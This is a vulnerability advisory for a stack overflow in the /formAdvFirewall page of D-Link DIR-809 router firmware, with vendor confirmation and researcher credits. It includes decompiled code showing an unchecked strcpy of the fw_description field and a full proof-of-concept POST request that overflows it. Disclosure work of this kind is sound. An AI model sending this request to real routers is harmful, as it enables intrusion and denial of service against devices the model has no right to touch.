D-Link DIR809 Vulnerability

The Vulnerability is in page `/formAdvFirewall` which influences the latest version of this router OS.

The firmware version is DIR-809Ax_FW1.12WWB03_20190410

Progress


- Confirmed by vendor.

Vulnerability description

In the function `FUN_800462c4` (page `/formAdvFirewall`), we find a stack overflow vulnerability, which allows attackers to execute arbitrary code on system via a crafted post request.

Here is the description,

1. The `get_var` function extracts user input from the a http request. For example, the code below will extract the value of a key of format `"fw_description_%d"` in the http post request which is completely under the attacker's control.
2. The string `local_14` obtained from user is copied onto the stack using `strcpy` without checking its length. So we can make the stack buffer overflow in `acStack276` .



```
        memset(local_e8,0,0x4e);
        sprintf(acStack344,PTR_s_fw_description_%d_80046a50,local_30);
        local_14 = (char *)get_var(param_2,param_3,acStack344,PTR_s__800469e4);
        memset(&local_138,0,0x4e);
        if (*local_14 == '\0') {
          local_ed = 1;
          local_ee = 2;
          local_f4 = 0;
        }
        else {
          strcpy(acStack276,local_14);
          sprintf(acStack344,PTR_s_en_%d_80046a54,local_30);
          pcVar1 = (char *)get_var(param_2,param_3,acStack344,PTR_s__800469e4);
```

Get user input and assign its address to local_14

Copy onto the stack without checking its length

PoC

```
POST /formAdvFirewall.htm HTTP/1.1
Host: 192.168.0.1
Content-Length: 3228
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.66 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.0.1/Advanced/Firewall.asp?t=1620560035954
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: uid=s4vLUlBpKH
Connection: close

settingsChanged=1&curTime=1620560128072&HNAP_AUTH=33A4575639545280B0A1F1C2E47D6A72+1620560128&submit-url=%2FAdvanced%2FFirewall.asp&anti_spoof=false&spi_enabled=false&dmz_enabled=0&alg_rtsp=true&fw_description_0=123123123213123123*0x2
```

Acknowledgment

Credit to @peanuts62, @Yu3H0, @Lnkvct from Shanghai Jiao Tong University and TIANGONG Team of Legendsec at Qi'anxin Group.